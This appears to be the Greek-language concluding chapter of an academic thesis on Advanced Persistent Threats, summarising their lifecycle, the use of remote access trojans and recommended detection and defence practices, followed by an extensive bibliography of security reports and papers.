Ο κύκλος ζωής των APT διαφέρουν από επίθεση σε επίθεση, είτε λόγω της εξελικτικής πορείας που ακολούθησαν, είτε λόγω διαφορετικής σχεδίασης που ακολουθήθηκε, είτε λόγω διαφορετικών εργαλείων που χρησιμοποιήθηκαν. Όμως όλες είχαν κοινά σημεία και κοινές πρακτικές, οι οποίες μπορούν να καταδείξουν από την ύπαρξη στο δίκτυο μέχρι την παύση και τη διαχείρηση ζημίας.

Η προσπάθεια από κολοσσούς της κυβερνοασφάλειας να ελέγξουν και να περιορίσουν τη δράση των APT, ειδικά τα έτη 2019-2021, δεν χαρακτηρίστικε από επιτυχία[150], καθώς οι ΗΠΑ δέχτηκαν πολλές καταστροφές ασφαλείας στην αλυσίδα υποστήριξης (supply chain). Όμως οι ερευνητές και οι αναλυτές ασφαλείας διαρκώς ανανεώνουν τις πολιτικές ασφαλείας και δημιουργούν νέα εργαλεία για τον σκοπό αυτό.

5.2 Κύρια Σημεία που αναλύθηκαν στην παρούσα

- Οι APT αρχικά αναφέρθηκαν από τις ΗΠΑ για να καταδείξουν οργανωμένους και εξοπλισμένους παράγοντες απειλής από το 2007.

- Οι επιθέσεις που έχουν καταγραφεί μέχρι σήμερα αναλύθηκαν και οδήγησαν σε συμπεράσματα για τον κύκλο ζωής των APT, ο οποίος μπορεί να έχει από 4έως 11 βήματα/στάδια, πλήν όμως οι σκοποί και οι τακτικές έχουν 4 κοινά σημεία:
  - Την είσοδο στο δίκτυο (που επιδιώκεται με τακτικές social engineering, πακέτα εργαλείων (toolkits), και RAT (Remote Access Trojans).
  - Τον εντοπισμό και την κλοπή πληροφοριών, η οποία μπορεί να γίνεται αυτόματα μέσα στο δίκτυο ή μέσα από απομακρυσμένους Server Command & Control.
  - Την έξοδο από το δίκτυο.
  - Την επιδίωξη της μυστικότητας και αποφυγή εντοπισμού σε όλη τη διαδικασία.

- Τα εργαλεία που χρησιμοποιούν οι παράγοντες απειλής APT είναι τα ίδια με αυτά που κυκλοφορούν στο εμπόριο (Dark Web, Hack Forums, Wild Nature). Γενική πεποίθηση είναι πως τα εργαλεία αυτά εκμεταλλευόμενα κρίσιμες τρωτότητες, δεν αλλάζουν αλλά παραμένουν ίδια σε γενικές γραμμές, με μικρές αλλαγές προσαρμογής στον κώδικα. Οι πωλητές ποικίλουν καθώς μπορεί να είναι διακεκριμένοι Hacker, ή ακόμα και προγραμματιστές που επιδιώκουν το κέρδος. Η πώληση μπορεί ναγίνει είτε με τη μορφή πακέτου – toolkit, ακόμη και με τη μορφή παροχης υπηρεσιών με συνδρομή.

- Οι RAT αν και υπάρχουν για πάνω από 3 δεκαετίες, σήμερα γνωρίζουν ιδιαίτερη άνθιση. Αποτεούν βασικό κομμάτι στην εκστρατεία ενός APT, εβώ ταυτόχρονα μπορεί να αποτελεί και εργαλεία «μιας φοράς» για έναν κοινό εγκληματία του διαδικτύου.

- Η ανίχνευση ενός APT εντός του εσωτερικού δικτύου, αποτελεί το κύριο μέλημα για μία επιτυχημένη αποτροπή ή διαχείριση ζημίας από μία επίθεση APT. Εργαλεία Ανάλυσης που έχουν φτιαχτεί για ανίχνευση APT όπως το IPS μπορεί να θεωρηθεί διάδοχος του συστήματος ανίχνευσης

[150] https://arstechnica.com/information-technology/2020/12/solarwinds-hackers-have-a-clever-way-to-bypass-multi-factor-authentication/

παρείσφρησης (Intrusion Detection System – IDS). - Επιτυχημένες Πρακτικές μπορεί να είναι οι ακόλουθες

- Application Whitelisting
- Application Patches
- OS Patches
- Administrative Privileges
- Αποτροπή χρήσης μη ασφαλών καναλιών
- τα δεδομένα πρέπει να διαχωριστούν
- Η εφαρμογή Maker-Checker

- Ο εντοπισμός μίας απειλής APT, πρέπει να γίνεται ακόμη και μέσα στο εσωτερικπο δίκτυο. Οι καταλληλότερες πρκτικές είναι
  - Διαχείριση Πληροφοριών και Συμβάντων Ασφαλείας (SIEM)
  - Αξιολογήσεις ευπάθειας
  - Κατακόρυφος μηχανισμός ασφαλείας (Versive Security Engine (VSE)

- Η ανίχνευση APT στο Διαδίκτυο με Machine Learning (Εκμάθηση Μηχανών), αποτελεί καινοτόμα ίδεα, όμως αυτό που απαιτείται να γίνει είναι τεράστιο, και δεν δίνει τα αποτελέσματα που αναμένουμε.

Βιβλιογραφία

[1] Y.Wang,Q.Li,Z.Chen,P.Zhang,andG.Zhang,''A survey of exploitation techniques and defenses for program data attacks,'' *J. Netw. Comput. Appl.*, vol. 154, Mar. 2020, Art. No. 102534.
[2] J. Chen, C. Su, K.-H. Yeh, and M. Yung, *Special Issue on Advanced Persistent Threat*. Amsterdam, The Netherlands: Elsevier, 2018.
[3] S. Singh, P. K. Sharma, S. Y. Moon, D. Moon, and J. H. Park, ''A com- prehensive study on APT attacks and countermeasures for future networks and communications: Challenges and solutions,'' *J. Supercomput.*, vol. 75, no. 8, pp. 4543–4574, Aug. 2019.
[4] A. Alshamrani, S. Myneni, A. Chowdhary, and D. Huang, ''A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities,'' *IEEE Commun. Surveys Tuts.*, vol. 21, no. 2, pp. 1851–1877, 2nd Quart., 2019.
[5] M. Auty, ''Anatomy of an advanced persistent threat,'' *Netw. Secur.*, vol. 2015, no. 4, pp. 13–16, Apr. 2015.
[6] *EPIC TURLA*. https: //malpedia.caad.fkie.fraunhofer.de/actor/turla_group
[7] *Deep Panda*. https: //www.cynet.com/cyber-attacks/advanced-persistent-threat-apt-attacks/
[8] I. Ghafir, M. Hammoudeh, V. Prenosil, L. Han, R. Hegarty, K. Rabie, and F. J. Aparicio-Navarro, ''Detection of advanced persistent threat using machine-learning correlation analysis,'' *Future Gener. Comput. Syst.*, vol. 89, pp. 349–359, Dec. 2018.
[9] W.-L. Chu, C.-J. Lin, and K.-N. Chang, ''Detection and classification of advanced persistent threats and attacks using the support vector machine,'' *Appl. Sci.*, vol. 9, no. 21, p. 4579, Oct. 2019.
[10] I. Ghafir, K. G. Kyriakopoulos, S. Lambotharan, F. J. Aparicio-Navarro, B. Assadhan, H. Binsalleeh, and D. M. Diab, ''Hidden Markov models and alert correlations for the prediction of advanced persistent threats,'' *IEEE Access*, vol. 7, pp. 99508–99520, 2019.
[11] M.LeeandD.Lewis,''Clusteringdisparateattacks:Mappingtheactivities of the advanced persistent threat,'' Symantec.cloud, Gloucester, U.K., Tech. Rep. 2534200A, Jun. 2013.
[12] B. Bencsáth, G. Pék, L. Buttyán, and M. Félegyházi, ''Duqu: Analy- sis, detection, and lessons learned,'' in *Proc. ACM Eur. Workshop Syst. Secur. (EuroSec)*, 2012, pp. 1–6.
[13] M.Balduzzi,V.Ciangaglini,andR.McArdle,''Targetedattacksdetection with SpuNge,'' in *Proc. 11th Annu. Conf. Privacy, Secur. Trust*, Jul. 2013, pp. 185–194.
[14] T. Bodström and T. Hämäläinen, ''A novel deep learning stack for APT detection,'' *Appl. Sci.*, vol. 9, no. 6, p. 1055, Mar. 2019.
[15] Simon Heron, «Πέντε αξιοσημείωτα παραδείγματα προηγμένων επιθέσεων επίμονης απειλής (APT)», Get Safe Online 19 Αυγούστου 2015 Article [Online], Διαθέσιμο: https://www.getsafeonline.org/business-blog/five-notable-examples-of-advanced-persistent-threat-apt-attacks/
[16] N. Villeneuve and J. Bennett. (2012). Detecting apt activity with network traffic analysis. Trend Micro Inc. https://documents.trendmicro.com/assets/wp/wp-detecting-apt- activity-with-network-traffic-analysis.pdf.
[17] InfoSec Institute, http://resources.infosecinstitute.com/current-trends-apt-world/#gref
[18] William Tsing, «Deloitte breached by hackers for months», Malware bytes Labs blog Sep 2017 Article https://blog.malwarebytes.com/security-world/2017/09/deloitte- breached-by-hackers-for-months/
[19] Swisscom. Targeted Attacks Cyber Security Report 2019; Technical report; Swisscom (Switzerland) Ltd. Group, Security: Bern, Switzerland, 2019.
[20] Chen, P.; Desmet, L.; Huygens, C. A Study on Advanced Persistent Threats. In Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics); Springer: Berlin, Germany, 2014; Volume 8735 LNCS, pp. 63–72.
[21][Jeun, I.; Lee, Y.; Won, D. A Practical Study on Advanced Persistent Threats. Commun. Multimed. Secur. **2012**,8735, 144–152.
[22] Falliere, N.; Murchu, L.O.; Chien, E. W32. Stuxnet dossier. White Pap. Symantec Corp., Secur. Response **2011**, 5, 29.
[23] FireEye. *Follow the money: Dissecting the Operations of the Cyber Crime Group FIN6*; Technical Report; FireEye: Milpitas, CA, USA, 2016.
[24] Coopers, Pricewaterhouse. *Operation Cloud Hopper*; Technical report; PwC UK Cyber Security and Data privacy: London, UK, 2017.
[25] FireEye. *Double Dragon: APT41, a Dual Espionage and Cyber Crime Operation*; Technical report; FireEye: Milpitas, CA, USA, 2019.
[26] Mandiant. *APT1 Exposing One of China's Cyber Espionage Units*; Technical report; Mandiant: Alexandria, VA, USA, 2013.
[27] Jeun, I.; Lee, Y.; Won, D. A Practical Study on Advanced Persistent Threats. *Commun. Multimed. Secur.* **2012**, *8735*, 144–152.

[28] Chen, P.; Desmet, L.; Huygens, C. A Study on Advanced Persistent Threats. In *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*; Springer: Berlin, Germany, 2014; Volume 8735 LNCS, pp. 63–72.
[29] Fireeye. *M-Trends 2019: Fireeye Mandiant Services Special Report*; Technical report; Fireeye: Milpitas, CA, USA, 2019.
[30] Lemay, A.; Calvet, J.; Menet, F.; Fernandez, J.M. Survey of publicly available reports on advanced persistent threat actors. *Comput. Secur.* **2018**, *72*, 26–59.
[31] Bai, T.; Bian, H.; Daya, A.A.; Salahuddin, M.A.; Limam, N.; Boutaba, R. A Machine Learning Approach for RDP-based Lateral Movement Detection. In Proceedings of the 2019 IEEE 44th Conference Local Computer Networks, Osnabrueck, Germany, 14–17 October 2019; pp. 242–245.
[32] Ghafir, I.; Hammoudeh, M.; Prenosil, V.; Han, L.; Hegarty, R.; Rabie, K.; Aparicio-Navarro, F.J. Detection of advanced persistent threat using machine-learning correlation analysis. *Futur. Gener. Comput. Syst.* **2018**, *89*, 349–359.
[33] Zhang, R.; Huo, Y.; Liu, J.; Weng, F. Constructing APT Attack Scenarios Based on Intrusion Kill Chain and Fuzzy Clustering. *Secur. Commun. Netw.* **2017**, *2017*, 1–9.
[34] Mandiant. *APT1 Exposing One of China's Cyber Espionage Units*; Technical report; Mandiant: Alexandria, VA, USA, 2013.
[35] Getting Owned By Malicious PDF – Analysis. GIAC (GPEN) Gold Certification Author: Mahmud Ab Rahman, 100ahmud@cybersecurity.my. SANS Institute
[36] ADVANCED PERSISTENT THREATS AND OTHER ADVANCED ATTACKS Websense® White Paper.
[37] Trusted Computing vs. Advanced Persistent Threats: Can a defender win this game? Authors: Nikos Virvilis, Dimitris Gritzalis, Theodoros Apostolopoulos Information Security and Critical Infrastructure Protection Research Laboratory Dept. of Informatics, Athens University of Economics & Business (AUEB) 76 Patission Ave., Athens, GR-10434 Greece {nvir, dgrit, tca}@aueb.gr.
[38] Advanced Persistent Threats: A Symantec Perspective Preparing the Right Defense for the New Threat Landscape. WHITE PAPER: Cutting Through The Hype(www.symantec.com)
[39] Krombholz, K.; Hobel, H.; Huber, M.; Weippl, E. Advanced social engineering attacks. *J. Inf. Secur. Appl.* **2015**, *22*, 113–122.
[40] Aleroud, A.; Zhou, L. Phishing environments, techniques, and countermeasures: A survey. *Comput. Secur.* **2017**, *68*, 160–196.
[41] Symantec. *Internet Security Threat Report*; Technical Report 2; Symantec: Tempe, AZ, USA, 2016.
[42] Tanaka, Y.; Akiyama, M.; Goto, A. Analysis of malware download sites by focusing on time series variation of malware. *J. Comput. Sci.* **2017**, *22*, 301–313.
[43] Paganini, P. Turla APT Group's Espionage Campaigns Now Employs Adobe Flash Installer and Ingenious Social Engineering. https://www.cyberdefensemagazine.com/turla-apt-groups- espionage-campaigns-now-employs-adobe-flash-installer-and-ingenious-social-engineering/
[44] Falliere, N.; Murchu, L.O.; Chien, E. W32. Stuxnet dossier. *White Pap. Symantec Corp., Secur. Response* **2011**, *5*, 29
[45] ThaiCERT. Threat Group Cards: A Threat Actor Encyclopedia. https://www.thaicert.or. Th/downloads/files/A_Threat_Actor_Encyclopedia.pdf.
[46] Paganini, P. «Iran-Linked APT33 Updates Infrastructure Following Its Public Disclosure» https://securityaffairs.co/wordpress/87784/apt/apt33-updates-infrastructure.html
[47] Adams, C. «Learning the lessons of WannaCry. *Comput. Fraud Secur».* **2018**, *2018*, 6 – 9.
[48] Kasperky Lab. *The Duqu 2.0-Technical Details (V2.1)*; Technical Report; Kasperky Lab: Moscow, Russia, 2015.
[49] Cordey, S. Trend Analysis: The Israeli Unit 8200—An OSINT-based study. Technical Report; Center for Security Studies (CSS), ETH Zürich: Zürich, Switzerland, 2019.
[50] Kaspersky Lab. *Targeted Cyberattacks LOGBOOK*; Kasperky Lab: Moscow, Russia, 2019
[51] JP Buntinx, "Top 3 Social Engineering Attacks Of 2016", The Merkle, https://themerkle.com/top-3-social-engineering- attacks-of-2016/
[52] (Feb2017)Ed Koehler, «How Do You Detect an Advanced Persistent Threat in Your Network?» https://www.avaya.com/blogs/archives/2017/02/apts-part-4-how-do- you-detect-an-advanced-persistent-threat-in-your-network.html
[53] Techopedia. SQL Injection https://www.techopedia.com/definition/4126/sql-injection
[54] Avishai Ziv, Detecting and dealing with Advanced Persistent Threats to embedded systems http://www.newelectronics.co.uk/electronics-technology/detecting- and-dealing-with-advanced-persistent-threats-to-embedded- systems/61636/, May 2014
[55] Ussath, M.; Jaeger, D.; Cheng, F.; Meinel, C. Advanced persistent threats: Behind the scenes. In Proceedings of the 2016 Annual Conference on Information Science and Systems (CISS), Princeton, NJ, USA, 16–18 March 2016; pp. 181–186.
[56] Wang, X.; Zheng, K.; Niu, X.; Wu, B.; Wu, C. Detection of command and control in advanced persistent threat based on independent access. In Proceedings of the 2016 IEEE International

Conference on Communications (ICC), Kuala Lumpur, Malaysia, 22–27 May 2016; pp. 1–6.
[57] Sexton, J.; Storlie, C.; Neil, J. Attack chain detection. *Stat. Anal. Data Min. ASA Data Sci. J.* **2015**, *8*, 353–363.
[58] Ghafir, I.; Prenosil, V. Proposed Approach for Targeted Attacks Detection. *Lect. Notes Electr. Eng.* **2016**, *362*, 73–80._7.
[59] Trend Micro. *The Custom Defense Against Targeted Attacks*; Technical report; Trend Micro: Tokyo, Japan, 2013.
[60] Vukalovic, J.; Delija, D. Advanced Persistent Threats-detection and defense. In Proceedings of the 2015 38th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO), Opatija, Croatia, 25–29 May 2015; pp. 1324–1330.
[61] Lockheed Martin. *Cyber Kill Chain*; Lockheed Martin: Bethesda, MD, USA, 2009.
[62] Schmidt et al. 2008, 3
[63] Walsh 2008
[64] Grow et al. 2008
[65] Bejtlich 2010
[66] Bradbury 2010
[67] Μέσερ 2011
[68] JP 1. Joint Chiefs of Staff. 2013. Joint Publication 1: Doctrine for the Armed Forces of the United States. Washington, D.C.
[69] JP 1-02. Joint Chiefs of Staff. 2010. Joint Publication 12: Department of Defense Dictionary of Military and Associated Terms. Washington, D.C.
[70] JP 2-0. Joint Chiefs of Staff. 2013. Joint Publication 2-0: Joint Intelligence. Washington, D.C.
[71] JP 3-0. Joint Chiefs of Staff.2011. Joint Publication 3-0: Joint Operations. Washington, D.C.
[72] JP 3-12. Joint Chiefs of Staff. 2013. Joint Publication 3-12: Cyberspace Operations. Washington, D.C.
[73] JP 3-13: Joint Chiefs of Staff. 2006. Joint Publication 3-13: Information Operations. Washington, D.C.
[74] JP 3-13: Joint Chiefs of Staff. 2012. Joint Publication 3-13: Information Operations. Washington, D.C.
[75] Endsley, M. R. 1995. “Toward a Theory of Situation Awareness in Dynamic Systems.” Human Factors, 37(1), 32–64. ESET Research. 2018. “LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group”. Retrieved from: https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/
[76] FM 3-38. Headquarters, Department of the Army. 2014. Field Manual 3-38: Cyber Electromagnetic Activities. Washington, D.C.
[77] FM 3-90-2. Headquarters, Department of the Army. 2013. Field Manual 3-90-2: Reconnaissance, Security, and Tactical Enabling Tasks. Washington, D.C.
[78] TeamViewer: remote access, remote control and remote supportsolution, TeamViewer Germany GmbH https://www.teamviewer.com/
[79] Ammyy Admin: Remote Desktop Software and Remote Desktop Connection, Ammyy, Inc. http://www.ammyy.com/
[80] E. Kovacs, “Nation-State Actors Use Fileless Tricks to DeliverRATs,” 2016. https://www.securityweek.com/nation-state-actors-use-fileless-tricks-deliver-rats
[81] W. R. Marczak, J. Scott-Railton, M. Marquis-Boire, and V. Paxson,“When governments hack opponents: A look at actors and technology,”Proceedings of the 23rd USENIX Security Symposium, pp. 511–525, 2014.
[82] K. J. Higgins, “Schneider Electric: TRITON/TRISIS Attack Used0-Day Flaw in its Safety Controller System, and a RAT,” 2018. https://www.darkreading.com/vulnerabilities---threats/schneider-electric-triton-trisis-attack-used-0-day-flaw-in-its-safety-controller-system-and-a-rat/d/d-id/1330845
[83] M. Rezaeirad, B. Farinholt, H. Dharmdasani, P. Pearce, K. Levchenko,and D. McCoy, “Schr¨odinger’s RAT: Profiling the stakeholders inthe remote access trojan ecosystem,” in27th USENIX SecuritySymposium (USENIX Security 18).Baltimore, MD: USENIXAssociation, Aug. 2018, pp. 1043–1060. https://www.usenix.org/conference/usenixsecurity18/presentation/rezaeirad
[84] HackForums, (March 5, 2020). https://www.hackforums.net/
[85] Sinesterly Forum, (March 5, 2020) https://sinister.ly/
[86] Nulled Forum, (March 5, 2020), https://www.nulled.to/
[87] MegaSecurity,NokNok 5.0, (Internet Archive) https://web.archive.org/web/20081201090344/http://www.megasecurity.org/trojans/n/noknok/Noknok5.0.html
[88] N. House,NetSupport Manager - Multi-Platform Remote Controlsoftware, (March 6, 2020). http://www.netsupportmanager.com/
[89] X. Zhang,NetWire Being Spread via Phishing Email, https://www.fortinet.com/blog/threat-research/new-netwire-rat-variant-spread-by-phishing.html

[90] S. Gatlan,Phishing Campaign Delivers Quasar RAT Payloads viaFake Resumes, https://www.bleepingcomputer.com/news/security/phishing-campaign-delivers-quasar-rat-payloads-via-fake-resumes/
[91] Kaspersky Lab, «Chinese-speaking apt actor caught spying on pharmaceutical organizations», https://www.kaspersky.com/about/press-releases/2018chinese-speaking-apt-actor-caught-spying-on-pharmaceutical-organizations
[92] Cyware, «Adwind rat: An insight into the remote access trojan'smalicious activities», https://cyware.com/news/adwind-rat-an-insight-into-the-remote-access-trojans-malicious-activities-965b128f
[93] Check Point Research,Operation Tripoli, https://research.checkpoint.com/2019/operation-tripoli/
[94] Kaspersky «GReAT, Fully equipped spying android rat frombrazil: Brata», https://securelist.com/spying-android-rat-from-brazil-brata/92775/
[95] B. N, «Hackers launching macos malware via fake whatsappl website» https://gbhackers.com/hackers-launching-unique-macos-malware/
[96] W. Ali, «Cybergate rat - hacking facebook, twitter and emailid's passwords» http://www.hackersthirst.com/2011/03/cybergate-rat-hacking-facebook-twitter.html
[97] J. T. B. Nart Villeneuve, «Xtremerat: Nuisance or threat?» https://www.fireeye.com/blog/threat-research/2014/02/xtremerat-nuisance-or-threat.html
[98] MalwareMustDie, «Mmd-0031-2015 - what is netwire (multiplatform) rat?» https://blog.malwaremustdie.org/2015/04/mmd-0031-2015-what-is-netwire-rat.html
[99] T. Seals, «Authorities break up imminent monitor spywareorganization» https://threatpost.com/authorities-imminent-monitor-spyware-organization/150731/
[100] Palo Alto Unit42, «Imminent monitor – a rat down under» https://unit42.paloaltonetworks.com/imminent-monitor-a-rat-down-under/
[101] K. Poulsen, «Fbi arrests hacker who hacked no one» https://www.thedailybeast.com/fbi-arrests-hacker-who-hacked-no-one
[102] J. Grunzweig, «Investigating the luminositylink remote access trojanconfiguration» https://unit42.paloaltonetworks.com/unit42-investigating-the-luminositylink-remote-access-trojan-configuration/\
[103] B. Krebs, «luminositylink rat' author pleads guilty» https://krebsonsecurity.com/2018/07/luminositylink-rat-author-pleads-guilty/
[104] N. Chrysaidos, «Droidjack isn't the only spying software out there:Avast discovers omnirat» https://blog.avast.com/2015/11/05/droidjack- isnt- the- only-spying-software-out-there-avast-discovers-that-omnirat-is-currently-being-used-and-spread-by-criminals-to-gain-full-remote-co
[105] «Honest ozone rat review» https://raidforums.com/Thread-Honest-Ozone-Rat-Review[
[106] A. Hinchliffe, «Emea bi-monthly threat reports: Turkey, saudi arabia& united arab emirates» https://unit42.paloaltonetworks.com/unit42-emea-bi-monthly-threat-reports-turkey-saudi-arabia-united-arab-emirates/
[107] «Spynote [android rat] v2.3 server setting» https://www.youtube.com/watch?v=voeLG1H6qSY
[108] J. Soo, «Spynote android trojan builder leaked» https://unit42.paloaltonetworks.com/unit42-spynote-android-trojan-builder-leaked/
[109] «Voyager rat» https://hackforums.net/showthread.php?tid=5723439
[110] «Webmonitor pc [#1 rat on the market, c++/native (no .net), noportforward, keylogger]» https://hackforums.net/showthread.php?tid=5621975&highlight=Webmonitor
[111] CyberGate RAT COMPLETE TUTORIAL, https://atjeh-vb6.blogspot.com/2013/05/cybergate-rat-complete-tutorial.html
[112] NetWire Product https://www.worldwiredlabs.com/documents/NetWire%20User%20Manual.pdf
[113] «Business email compromise (bec)» https://www.trendmicro.com/vinfo/us/security/definition/business-email-compromise-(bec)
[114] I. Ilascu, «Nigerian BEC Scammers Shifting to RATs As Toolof Choice» https://www.bleepingcomputer.com/news/security/nigerian-bec-scammers-shifting-to-rats-as-tool-of-choice/
[115] K. Zykov, «Hello! My name is Dtrack» https://securelist.com/my-name-is-dtrack/93338/
[116] J. Miller-Osborn and M. Harbison, «Rancor: Cyber Espionage GroupUses New Custom Malware to Attack Southeast Asia» https://unit42.paloaltonetworks.com/rancor-cyber-espionage-group-uses-new-custom-malware-to-attack-southeast-asia/
[117] P. R. Warren Mercer and V. Ventura, «Bisonal: 10 years of play», https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html
[118] M. Mimoso, «AutoIt Used in Targeted Attacks to Move RATs» https://threatpost.com/autoit-used-in-targeted-attacks-to-move-rats/114406/4/

[119] Netwire RAT Behind Recent Targeted Attacks https://www.kashifali.ca/2015/03/02/netwire-rat-behind-recent-targeted-attacks/
[120] C. Cimpanu, «Authorities take down 'Imminent Monitor' RAT malware operation» https://www.zdnet.com/article/authorities-take-down-imminent-monitor-rat-malware-operation/
[121] M. Baezner, «Regional rivalry between India-Pakistan: tit-for-tatin cyberspace» https://css.ethz.ch/content/dam/ethz/special-interest/gess/cis/center-for-securities-studies/pdfs/Cyber-Reports-2018-04.pdf
[122] M. Kumar, «Exclusive: German Police Raid OmniRAT Developer and Seize Digital Assets» https://thehackernews.com/2019/06/police- raid- omnirat-developer.html
[123] F. B. Jr. and J. Salvio, «German Speakers Targeted by SPAM Leadingto Ozone RAT Floser Bacurio Jr. and Joie Salvio» https://www.fortinet.com/blog/threat-research/german-speakers-targeted-by-spam-leading-to-ozone-rat.html
[124] «Remcos RAT Abuses Office Vulnerabilities to Target Businesses», https://www.enigmasoftware.com/remcos-rat-abuses-office-vulnerabilities-target-businesses/
[125] R. Abel, «Spynote RAT posing as Netflix plus other popularapps», https://www.scmagazine.com/home/security-news/cybercrime/spynote-rat-posing-as-netflix-plus-other-popular-apps/
[126] S. Desai, «SpyNote RAT posing as Netflix app» https://www.zscaler.com/blogs/research/spynote-rat-posing-netflix-app
[127] «Github development platform» https://github.com/